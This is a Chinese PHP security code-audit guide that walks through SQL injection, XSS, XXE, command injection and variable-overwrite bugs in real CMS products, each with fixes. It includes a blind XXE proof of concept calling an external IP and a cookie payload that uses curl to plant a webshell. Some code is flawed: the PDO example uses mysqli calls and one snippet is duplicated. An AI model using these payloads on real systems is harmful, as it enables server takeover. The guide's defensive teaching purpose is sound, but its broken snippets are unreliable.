PHP源代码安全审计指南

**—— 安全团队**

目录

[一. 代码审计方法 3](#_Toc9352450)

[1.1 敏感函数溯源审计 3](#_Toc9352451)

[1.2 项目代码全文通读 3](#_Toc9352452)

[二. PHP脆弱性审计分析 4](#_Toc9352453)

[2.1 输入输出数据验证 4](#_Toc9352454)

[2.1.1 SQL注入 4](#_Toc9352455)

[2.1.2 跨站脚本攻击 10](#_Toc9352456)

[2.1.3 XML外部实体注入 11](#_Toc9352457)

[2.1.4 命令注入 12](#_Toc9352458)

[2.2 身份验证和访问控制 16](#_Toc9352459)

[2.2.1 水平越权 16](#_Toc9352460)

[2.2.2 垂直越权 17](#_Toc9352461)

[2.3 文件和资源管理 21](#_Toc9352462)

[2.3.1 任意文件上传 21](#_Toc9352463)

[2.3.2 路径遍历 25](#_Toc9352464)

[2.3.3 服务器端请求伪造 26](#_Toc9352465)

[2.4 会话管理 27](#_Toc9352466)

[2.4.1 Session安全 27](#_Toc9352467)

[2.4.2 Cookie安全 29](#_Toc9352468)

[2.5 错误和异常信息处理 30](#_Toc9352469)

[2.5.1 错误和异常信息泄露 30](#_Toc9352470)

[2.6 数据安全 31](#_Toc9352471)

[2.6.1 用户敏感信息传输 31](#_Toc9352472)

[2.6.2 加密算法安全 34](#_Toc9352473)

[2.7 序列化与反序列化 37](#_Toc9352474)

[2.7.1 序列化与反序列化 37](#_Toc9352475)

[2.8 环境依赖 40](#_Toc9352476)

[2.8.1 框架安全 40](#_Toc9352477)

[2.8.2 第三方组件安全 41](#_Toc9352478)

[2.9 业务安全 41](#_Toc9352479)

[2.9.1 跨站请求伪造 41](#_Toc9352480)

[三. PHP语言基础 46](#_Toc9352481)

[3.1 PHP语言基础 46](#_Toc9352482)

[3.1.1 Get&POST&Cookie（数据传输方式） 46](#_Toc9352483)

[3.2 PHP Web架构 46](#_Toc9352484)

[3.2.1 关于PHP MVC 46](#_Toc9352485)

[3.2.2 关于thinkphp 47](#_Toc9352486)

[四. 安全函数与API汇总 48](#_Toc9352487)

[4.1 htmlspecialchars防范XSS 48](#_Toc9352488)

[4.1.1 htmlspecialchars简介 48](#_Toc9352489)

[4.1.2 htmlspecialchars调用 48](#_Toc9352490)

[4.2 addslashes 防范SQL注入 49](#_Toc9352491)

[4.2.1 addslashes函数简介 49](#_Toc9352492)

[4.2.2 addslashes函数调用 49](#_Toc9352493)

[4.3 mysql\_real\_escape\_string 49](#_Toc9352494)

[4.3.1 mysql\_real\_escape\_string函数简介 49](#_Toc9352495)

[4.3.2 mysql\_real\_escape\_string函数调用 50](#_Toc9352496)

[4.4 安全加密算法 50](#_Toc9352497)

[4.4.1 RSA算法应用防篡改 50](#_Toc9352498)

[4.4.2 MD5算法应用防篡改 53](#_Toc9352499)

[4.5 php安全配置 55](#_Toc9352500)

[4.5.1 register\_globals（全局变量注册开关） 55](#_Toc9352501)

[4.5.2 allow\_url\_include（是否允许包含远程文件） 55](#_Toc9352502)

[4.5.3 magic\_quotes\_gpc（魔术引号自动过滤） 55](#_Toc9352503)

[4.5.4 magic\_quotes\_runtime（魔术引号自动过滤） 56](#_Toc9352504)

[4.5.5 magic\_quotes\_sybase（魔术引号自动过滤） 56](#_Toc9352505)

[4.5.6 expose\_php（PHP版本披露） 57](#_Toc9352506)

[4.5.7 display\_errors（错误信息显示） 58](#_Toc9352507)

[4.5.8 error\_reporting（错误日志打印控制） 58](#_Toc9352508)

[4.5.9 display\_startup\_errors（打印PHP进程启动错误） 58](#_Toc9352509)

# 代码审计方法

通常而言，PHP语言的代码审计结构较为简单，不像java语言，有很多种类的框架和不同框架之间的组合开发，代码审计工具也不能全部扫出源码中所有的语言缺陷。所以对于PHP语言的代码审计，一般的审计思路有如下几种：

1. 根据应用功能点，追踪参数处理流程（黑盒+白盒）
2. 根据敏感关键字回溯参数传递过程，举例filename
3. 遍历查找可控参数，对可控参数一一进行正向追踪
4. 通读源码，从index.php对参数进行追踪分析
5. 分析关键函数的调用，分析可能存在的风险点，如system等。

## 敏感函数溯源审计

漏洞产生得原因一般都伴随着一些关键函数，特别是一些输入输出处理得函数，例如对于xss漏洞，我们可以全文搜素函数print,echo等输出函数，然后对输出得参数做逆向追踪，看看有没有对输出得参数做处理，直到追踪到输入的位置，对于命令执行漏洞，我们可以全文搜素system,exec等可以调用系统命令的函数，然后对其进行逆向追踪，查看参数是否可控，是否有输入点等。关键函数逆向追踪法是通读全文代码最常见的一种纯白盒代码审计思路，对代码的熟读能力要求较高。

如下漏洞相关联的敏感函数示例：

* SQL注入漏洞：sql语句关键词，select,order by,然后查看是否存在SQL语句中是否存在语句拼接。
* 文件上传：关键函数move\_uploaded\_file，filename，upload，FILES等
* 文件下载：readfile()，filename等，
* 命令执行：关键函数system()、exec()、shell\_exec()、passthru()、pcntl\_exec()、popen()、proc\_open()
* XSS漏洞：关键函数print、print\_r、echo、printf、sprintf、die、var\_dump、var\_export

## 可控变量跟踪

对于用户可控的变量进行正向跟踪处理，比如$\_GET,$\_POST,$\_COOKIE,$\_REFERER等全局变量，查看这些变量是否会结合到危险函数触发漏洞，比如eval(),readfile(),parse\_str()等函数，通过跟踪可控变量可快速定位发现安全问题但是由于未对整体架构有深的理解逻辑问题可能覆盖不全。

## 敏感功能点审计

敏感功能点审计即我们只关注每一个功能点所对应的源码部分，比如登陆只看登陆部分源码，注册只看注册部分源码，留言只看留言部分源码，这样可快速定位安全问题但是有些前端未显示的页面存在的安全问题难以发现另外对逻辑问题覆盖也不全。

## 项目代码全文通读

从系统的入口开始审计，梳理清楚数据流及控制流走向，列出分析表，用于后续漏洞分析及跟踪。确保源代码安全审计过程能够覆盖全部请求入口。

前面提到逆向回溯的审计方式针对特征明显的安全漏洞挖掘是非常有效的，但是同样会有很多弊端，通过逆向回溯的方式只能对通用漏洞进行快速审计，不能全面挖掘更有价值的漏洞，如果在时间允许的情况下，企业中安全运营自身产品进行代码审计，就需要了解整个应用的业务逻辑，比如越权类漏洞，需要了解应用中权限划分，每一级别用户的功能，这样才能很好的发现并确定哪些操作是非法的。

# PHP脆弱性审计分析

## 输入输出数据验证

### SQL注入

#### 漏洞描述

当应用程序将用户输入的内容，拼接到SQL语句中，一起提交给数据库执行时，就会产生SQL注入威胁。攻击者通过控制部分SQL语句，可以查询数据库中任何需要的数据，利用数据库的一些特性，甚至可以直接获取数据库服务器的系统权限。

#### 漏洞特征及审计要点


PHP和MySQL的组合是最常见的，不过由于PHP的一些特性，它在发生 SQL 注入的时候危害比其它脚本语言（JSP/ASP）要小一些。因为默认情况PHP选项的magic\_quotes\_gpc是打开的，那么SQL注入所需要的单引号、双引号等会被反斜杠转义。另外PHP的mysql\_query()函数只允许执行一条SQL语句，这个特性也相对降低了SQL注入的风险。PHP程序员最容易出现SQL注入的地方就是在构造一些存在整数字段的 SQL 语句，比如：

select \* from test where id=$id 攻击者可以利用这个$id 变量做文章，进行 SQL 注入攻击。

可以全局搜索select,insert,update等关键字进行审计，或者正向跟踪外部提交的变量是否会和数据库进行交互。

#### 审计示例指导


这里举例说明一个CMS的漏洞产生逆向回溯SQL注入。如下，cms的整体结构：




其中存在一个SQL注入的拦截方法：

|  |
| --- |
| //注入拦截  function CS\_Request($pi\_strName, $pi\_Def = "", $pi\_iType = CS\_TXT)//拦截方法为CS\_Request  {  if ( isset($\_GET[$pi\_strName]) )  $t\_Val = trim($\_GET[$pi\_strName]);  else if ( isset($\_POST[$pi\_strName]))  $t\_Val = trim($\_POST[$pi\_strName]);  else  return $pi\_Def;  // INT  if ( CS\_INT == $pi\_iType)  {  if (is\_numeric($t\_Val))  return $t\_Val;  else  return $pi\_Def;  }    // String 字符串拦截替换，这里效果很好  $t\_Val = str\_replace("&", "&amp;",$t\_Val);  $t\_Val = str\_replace("<", "&lt;",$t\_Val);  $t\_Val = str\_replace(">", "&gt;",$t\_Val);  if ( get\_magic\_quotes\_gpc() )  {  $t\_Val = str\_replace("\\\"", "&quot;",$t\_Val);  $t\_Val = str\_replace("\\''", "&#039;",$t\_Val);  }  else  {  $t\_Val = str\_replace("\"", "&quot;",$t\_Val);  $t\_Val = str\_replace("'", "&#039;",$t\_Val);  }  return $t\_Val;  } |

可以从代码看到，只要在代码中调用了此方法，基本无法注入，现在的关键是所有的输入都进行了拦截器的调用吗，这里就需要对输入点进行搜索，这里我们可以线所示GET方法：



这里正好搜到一个输入点：



我们已经知道了拦截器是CS\_Request，所以只要没调用此方法的输入点，极有可能存在SQL注入漏洞，我们看一下代码：

|  |
| --- |
| include\_once("../lib/cs\_conn.php");  include\_once("../lib/cs\_common.php");//引入拦截器  if(CS\_Ucmode==1){  include\_once("../lib/cs\_config\_uc.php");  include\_once("../lib/client/client.php"); |

专集制作的函数代码：

|  |
| --- |
| function TOPIC(){  if(isset($\_COOKIE["cs\_name"])){  $cscms\_name=$\_COOKIE["cs\_name"];  }else{  exit(Msg\_Error('你还没有登入或者登入已经超时!','login.php'));  }  $op=CS\_Request("op");  $id=CS\_Request("id");  $CS\_Name=CS\_Request("CS\_Name");  $CS\_CID=CS\_Request("CS\_CID");  $CS\_FID=CS\_Request("CS\_FID");  $CS\_YID=CS\_Request("CS\_YID");  $CS\_Pic=CS\_Request("CS\_Pic");  $CS\_Tags=trim($\_POST["CS\_Tags"]);  $CS\_AliasName=CS\_Request("CS\_AliasName");  $CS\_Fxgs=CS\_Request("CS\_Fxgs");  $CS\_Diqu=CS\_Request("CS\_Diqu");  $CS\_Yuyan=CS\_Request("CS\_Yuyan");  $CS\_Year=CS\_Request("CS\_Year");  $CS\_Content=CS\_Request("CS\_Content");  if($CS\_FID!=0) $CS\_CID=$CS\_FID;  global $db;  if($op=='add'){ //新增  if(empty($CS\_Name)||empty($CS\_CID)||empty($CS\_Tags)||empty($CS\_Pic)||empty($CS\_AliasName)) exit(Msg\_Error('抱歉,请把资料填写完整!','javascript:history.go(-1);'));  //入库  $sql="insert into ".Getdbname('topic')." (cs\_user,cs\_yid,cs\_name,cs\_cid,cs\_pic,cs\_tags,cs\_aliasname,cs\_fxgs,cs\_diqu,cs\_yuyan,cs\_year,cs\_content,cs\_addtime) values ('".$cscms\_name."',1,'".$CS\_Name."',".$CS\_CID.",'".$CS\_Pic."','".$CS\_Tags."','".$CS\_AliasName."','".$CS\_Fxgs."','".$CS\_Diqu."','".$CS\_Yuyan."','".$CS\_Year."','".$CS\_Content."','".date('Y-m-d H:i:s')."')";  if($db->query($sql)){  $row=$db->getrow("Select \* from ".Getdbname('topic')." where CS\_Name='".$CS\_Name."'");  //\*\*\*\*\*\*\*\*\*分享到腾讯微薄\*\*\*\*\*\*\*\*//  require\_once("open/qq/common.php");  $linkurl="http://".CS\_WebUrl.LinkUrl('show','zj','id',$row['CS\_CID'],$row['CS\_ID']);  $title="我刚刚在“".CS\_WebName."”制作了专集[ ".$CS\_Name." ]非常好听哦！ 感谢支持！";  $ret = add\_share($title,$linkurl,CS\_WebName,CS\_WebName);  //产生动态  $sqldt="insert into ".Getdbname('dt')." (cs\_user,cs\_cid,cs\_did,cs\_title,cs\_addtime) values ('".$cscms\_name."',4,".$row['CS\_ID'].",'".$CS\_Name."','".date('Y-m-d H:i:s')."')";  $db->query($sqldt);  exit(Msg\_Error('恭喜您，专集成功了，请等待管理员审核!','space.php?ac=topic'));  }else{  exit(Msg\_Error('抱歉，专集添加失败!','javascript:history.go(-1);'));  }  }elseif($op=='edit'){ //修改  $sql="update ".Getdbname('topic')." set cs\_name='".$CS\_Name."',cs\_cid=".$CS\_CID.",cs\_pic='".$CS\_Pic."',cs\_tags='".$CS\_Tags."',cs\_fxgs='".$CS\_Fxgs."',cs\_diqu='".$CS\_Diqu."',cs\_yuyan='".$CS\_Yuyan."',cs\_year='".$CS\_Year."',cs\_content='".$CS\_Content."',cs\_addtime='".date('Y-m-d H:i:s')."' where cs\_id=".$id." and cs\_user='".$cscms\_name."'";  if($db->query($sql)){  exit(Msg\_Error('恭喜您，专集修改成功了!','space.php?ac=topic'));  }else{  exit(Msg\_Error('抱歉，专集修改失败!','javascript:history.go(-1);'));  }  }elseif($op=='zjadd'){  $tid=CS\_Request("tid");  $id=trim($\_GET["id"]);//Get方法接收id  if($db->query("update ".Getdbname('dance')." set CS\_TID=".$tid." where cs\_user='".$cscms\_name."' and CS\_ID in (".$id.")")){  exit(Msg\_Error('恭喜您，加入成功了!','javascript:history.go(-1);'));  }else{  exit(Msg\_Error('抱歉，加入失败了!','javascript:history.go(-1);'));  }  }elseif($op=='zjdel'){  $tid=CS\_Request("tid");  $id=trim($\_GET["id"]);  if($db->query("update ".Getdbname('dance')." set CS\_TID=0 where cs\_user='".$cscms\_name."' and CS\_ID in (".$id.")")){  exit(Msg\_Error('恭喜您，移除成功了!','javascript:history.go(-1);'));  }else{  exit(Msg\_Error('抱歉，移除失败了!','javascript:history.go(-1);'));  }  }  } |

这里看到了吧，输入的参数id没有调用CS\_Request，直接在SQL语句中执行。接下来要确定测试URL了，我们看到了其中漏洞方法是专集制作，所以在这个模块存在SQL注入了，那怎么确定url路由信息呢，一般找路由配置文件common.php,在路由配置文件中搜索存在漏洞的方法名topic，其中注入的url为user/space.php?ac=topic&op=zjadd&tid=2222&id=1编辑一个专集即可进行注入操作。

#### 修复方案

mysql，postgre，mssql，oracle 等数据库都支持预编译的 SQL 执行方式，使用预编译的方式执行 SQL 不但可以提高数据操作的效率同时可以提高安全性。在数据库开始提供预编译 SQL 执行后，可以认为使用字符串拼接 SQL 语句的形式是错误的编码形式了。下面是一个简单的预处理 sql 执行：

**占位符预处理**

|  |
| --- |
| <?php  $dbConnection=newPDO('mysql:dbname=dbtest;host=127.0.0.1;charset=utf8','user', 'pass');  $stmt = $dbConnection->prepare('SELECT \* FROM employees WHERE name = ?');  $name = $\_GET['name'];  //将数据与绑定标号关联  $stmt->bind\_param('s', $name);  $stmt->execute();  $result = $stmt->get\_result();  while ($row = $result->fetch\_assoc()) {  var\_dump($row);  }?> |

**标识绑定预处理**

|  |
| --- |
| <?php  $dbconn = new PDO('mysql:dbname=dbtest;host=127.0.0.1;charset=utf8','user', 'pass'); //使用绑定标志  $stmt = $dbconn->prepare('select \* from :tn where bname=:tname');  $name = $\_GET['name'];  //将数据与绑定标号关联  $stmt->bindValue(':tn','book');  $stmt->bindValue(':tname',$name);  $stmt->execute();  while($row = $stmt->fetch(PDO::FETCH\_ASSOC)){ var\_dump($row);  }?> |

注意：占位符和标识符绑定不可混用，否则会导致取不出查询数据的情况

### 跨站脚本攻击

#### 漏洞描述

产生跨站脚本的原因是因为 CGI 程序没有对用户提交的变量中的 HTML 代码进行过滤或转换，那么攻击者可能嵌入一些恶意的脚本对其他用户进行攻击。跨站脚本的漏洞并不影响服务端，只影响服务端程序的其他用户。 跨站脚本的危害主要是获取其他用户 Cookie 中的敏感数据以及与浏览器漏洞结合，对其他用户进行修改系统设置、查看系统文件、执行系统命令等攻击。

#### 漏洞特征及审计要点

跨站脚本攻击（XSS）漏洞的审计这里依然有敏感函数溯源审计和项目代码通读全文，一般而言，对于XSS漏洞，我们可以搜素echo等输出函数，然后对参数进行逆向追踪得到相应的参数处理流程。

#### 审计示例指导

由于XSS漏洞非常常见，且离不开echo等输出函数，所以我们对审计只要做到查看参数的入口和输出，即可实现对参数的XSS漏洞的审计，如下某CMS的接口存在XSS漏洞：

|  |
| --- |
| //以下是QQ私密接口  if($\_ GET ["openid"]) {  //授权成功后，会返回用户的openid，检查返回的openid是否是合法id  //echo $\_ GET ["oauth\_ signature"] ;  if (!is\_ valid\_ openid($\_ GET ["openid"], $\_ GET ["timestamp"], $\_ GET ["oauth\_  signature"]) )  showerr('API帐号有误!') ;//demo对错误简单处理  echo "###invalid openid\n" ;  echo "sig:".$\_ GET["oauth\_ signature"] ."\n";  exit; |

#### 修复方案

对于XSS漏洞，我们可以对参数的输入和输出进行过滤和转义，这里主要以输出做整改修复的demo,如下我们借助PHP函数的htmlspecialchars把数据中的特殊字符转换为 html 实体，Htmlspecialchars转换的结果如下：

|  |
| --- |
| '&' (ampersand) becomes '&amp;'  '"' (double quote) becomes '&quot;'  ''' (single quote) becomes '&#039;'  '<' (less than) becomes '&lt;'  '>' (greater than) becomes '&gt;' |

实现代码demo如下：

|  |
| --- |
| <?php  $new = "<a href='javascript:alert(0);'>Test</a>";  echo htmlspecialchars($new, ENT\_QUOTES);  ?> |

### XML外部实体注入

#### 漏洞描述

XXE Injection即XML External Entity Injection,也就是XML外部实体注入攻击.漏洞是在对非安全的外部实体数据进行处理时引发的安全问题。

在XML1.0标准里,XML文档结构里定义了实体(entity)这个概念.实体可以通过预定义在文档中调用,实体的标识符可访问本地或远程内容.如果在这个过程中引入了”污染”源,在对XML文档处理后则可能导致信息泄漏等安全问题。

#### 漏洞特征及审计要点

对于XXE漏洞，我们审计的要点首先查看羡慕中是否包含XML解析的代码，然后有针对性的进行审计，确定项目中是否包含XML解析的代码可以通过搜素关键词XML，XML函数simplexml\_load\_string等方式，XML注入有些没有回显，对于没有回显的XML漏洞，我们确定漏洞时需要更多的方式。如利用DNSlog等进行验证漏洞是否存在。

#### 审计示例指导

这里以phpshe 1.7 XML外部实体注入为案例，如下代码：

|  |
| --- |
| <?php  **function pe\_getxml**() {  $xml = **file\_get\_contents**("php://input");  **return** $xml = **json\_decode**(**json\_encode**(**simplexml\_load\_string**($xml, 'SimpleXMLElement', LIBXML\_NOCDATA)), **true**);  }?> |

可以看到存在simplexml\_load\_string()函数了，这个函数是用来解析xml数据的，跟踪看下哪里调用这个函数pe\_getxml()；

|  |
| --- |
| **<?php**  **function wechat\_getxml**() {  **return pe\_getxml**();  ………….  } |

继续跟踪wechat\_getxml()函数；


|  |
| --- |
| <?php  include('../../../../common.php');  pe\_lead('hook/order.hook.php');  pe\_lead('hook/wechat.hook.php');  $cache\_payment = cache::get('payment');  $payment = $cache\_payment['wechat']['payment\_config'];  $xml = wechat\_getxml();  …….  ?> |

可以看到此处有调用位置为/include/plugin/payment/wechat/notify\_url.php


经过尝试构造POC发现此处为blind xxe，需要建立带外数据通读，POC如下；

|  |
| --- |
| <?xml version="1.0"?>  <!DOCTYPE xxe SYSTEM "http://103.235.226.215/login.php">  <xxe>foo</xxe> |

Burpsuite发送验证如下；



返回200没问题，我们去服务器看下记录；



成功执行。

#### 修复方案

关于XML外部实体注入漏洞的修复方案，这里可以借助PHP语言提供的禁用外部实体的方法，安全代码如下：

|  |
| --- |
| libxml\_disable\_entity\_loader(true); |

### 命令注入

#### 漏洞描述

命令执行漏洞是指可以执行系统或者应用指令（CMD命令或者bash命令）的漏洞，PHP的命令执行漏洞主要由于一些函数的参数过滤不严导致，可以执行命令的函数有system()，exec()，shell\_exec()，passthru()，popen()，proc\_open(),总共7个函数，另外反引号也可以执行命令，不过这种方式也是调用shell\_exec()函数。php代码执行是继承WebServer用户的权限，这个用户一般有权限向web目录写文件，所以危害性较大。

#### 漏洞特征及审计要点

命令执行漏洞最多出现在包含环境包的应用里，类似于eyou(亿邮)这类产品，直接在系统安装即可启动自带的Web服务和数据库服务，--般这类的产品会有一-些额外的小脚本来协助处理日志以及数据库等，Web应用会有比较多的点之间使用system()、exec()、shell\_ exec()、passthru()、 pcntl\_ exec()、 popen()、 proc\_ open() 等雨数执行系统命令来调用这些脚本，用得多了难免就会出现纰漏导致漏洞，这类应用可以直接在代码里搜这几个函数，收获应该会不少。除了这类应用，还有像discuz等应用也有调用外部程序的功能，如数据库导出功能，曾经就出现过命令执行漏洞，因为特征比较明显，所以可以直接搜函数名即可进行漏洞挖掘。

#### 审计示例指导

这里举例亿邮邮件系统的一个命令注入代码审计的案例：

打开文件：文件/user/autoComplete.php

|  |
| --- |
| $arr = explode("&",$\_COOKIE["USER"]);  //--验证cookie。  for($i=0;$i<count($arr);$i++)  {  if(ereg("^SKIN=(.\*)$",$arr[$i],$reg))  {  $skin = trim($reg[1]);  }  if(ereg("^UID=(.\*)$",$arr[$i],$reg))  {  $uid = trim($reg[1]);  }  if(ereg("^DOMAIN=(.\*)$",$arr[$i],$reg))  {  $domain = trim($reg[1]);  }  if(ereg("^TOKEN=(.\*)$",$arr[$i],$reg))  {  $token = trim($reg[1]);  }  }  $part = $\_GET['s'];  //$uid = "support";  //$domain = "\*\*.\*\*.\*\*.\*\*";  $users = readAddress($uid, $domain); |

直接从cookie中获取参数USER

然后赋值给uid和domain

然后看看函数readAddress($uid, $domain);

|  |
| --- |
| function readAddress($uid,$domain){  $binary = array();  $userDir = getUserDir($uid,$domain);  $addressDir = trim($userDir, "\n\r ")."/Profile/alias.individual";  if(!is\_file($addressDir)) return false;  $fp = fopen($addressDir, "r");  if(!$fp){  echo "打开地址薄失败";  exit;  }  while(false != ($content = fgets($fp, 568))){  $binary[] =unpack("a20nick\_name/a40email/a40name/a60h\_street\_address/a30h\_city/a30h\_province/a8h\_zip/a20h\_country/a16h\_phone/a30c\_company/a60c\_street\_address/a30c\_city/a30c\_province/a8c\_zip/a20c\_country/a16c\_phone/a16pager/a16cellular/a16fax/a20icq/a30other/a5b\_year/a3b\_month/a3b\_day",$content);  }  //var\_dump($binary);  return $binary;  } |

最后，uid和domain又进入了函数getUserDir($uid,$domain）我们继续跟进getUserDir

|  |
| --- |
| function getUserDir($uid, $domain) {  $handle = popen("/var/eyou/sbin/hashid $uid $domain", 'r');  $read = fread($handle, 2096);  pclose($handle);  return $read;  } |

最后uid和domain进入了popen $handle = popen("/var/eyou/sbin/hashid $uid $domain", 'r');这里的/var/eyou/sbin/hashid是亿邮系统执行命令的此时，uid和domain没有经过任何过滤直接进入了命令，导致任意命令执行。

我们构造payload的cookie数据：UID=1|curl http://\*\*.\*\*.\*\*.\*\*/test.txt>>testfortest.php就可以实现getshell了。

#### 修复方案

尽量使用脚本解决工作，少用执行命令函数，php中禁止disable\_functions程序参数的情况，escapshellcmd过滤程序参数值的情况，escapeshellarg过滤参数值尽量使用引用号包裹，并在拼接前调用addslashes进行转义。

|  |
| --- |
| <?php  //判断字符串包含函数  function checkstr($str,$find){  $needle = $find;  $tmparray = explode($needle,$str);  if(count($tmparray)>1){  return true;  } else{  return false;  }  }  if(isset($\_REQUEST['submit']) && $\_REQUEST['ip']===''){    echo '<pre>请输入IP或者域名</pre>';  }else{  $target=filter\_var($\_REQUEST['ip'],FILTER\_SANITIZE\_SPECIAL\_CHARS);//用filter进行编  if(checkstr($target,".") && !checkstr($target,"|") && !checkstr($target,"&") && !checkstr($target," ")){  if(stristr(php\_uname('s'),'Windows NT')){  $cmd=shell\_exec('ping '.$target);  echo '<pre>'.$cmd.'</pre>';  }else{  $cmd=shell\_exec('ping -c 3'.$target);  echo '<pre>'.$cmd.'</pre>';  }  }else{  echo '<pre>请勿提交非法字符</pre>';  }  }  ?> |

### 变量覆盖

#### 漏洞描述

变量覆盖漏洞是指可以用我们自定义的参数值替换程序原有的变量值，从而产生漏洞。大多都是由于函数使用不当导致，注册变量没验证已有变量导致覆盖也是经常出现的。

#### 漏洞特征及审计要点

对于变量覆盖漏洞可直接搜索一些涉及到变量覆盖的函数extract()函数、parse\_str()函数、import\_request\_variables()函数，另外还有$$等，看能不能从外部写入一个变量并且覆盖程序原有的变量导致注入，命令执行等安全问题。

#### 审计示例指导

这里以dedecms V5.7变量覆盖导致任意文件删除的漏洞为例，首先会员中心有个图集创建的功能点，代码如下；

|  |
| --- |
| <?php  …………..  //处理并保存所指定的图片从网上复制  if($formhtml==1)  {  $imagebody = stripslashes($imagebody);  $imgurls .= GetCurContentAlbum($imagebody,$copysource,$litpicname);  if($ddisfirst==1 && $litpic=='' && !empty($litpicname))  {  $litpic = $litpicname;  $hasone = true;  }  }  …..  ?> |

其中$litpic为上传的图集名称，但是我们可以看到这个参数之前在另一文件初始化过，但是在这里使用$litpicname变量重新赋值而且这个值并未初始化所以我们可以通过外部提交造成变量覆盖这个名称，之后另一文件可对上传的图集进行删除操作，代码如下；

能点，代码如下；

|  |
| --- |
| <?php  ……………  //删除文档  if($row['issystem']!=-1) $rs = DelArc($aid);  else $rs = DelArcSg($aid); {  $litpic = $litpicname;  $hasone = true;  }  }  …..  ?> |

追踪这个DelArcSg()函数；

|  |
| --- |
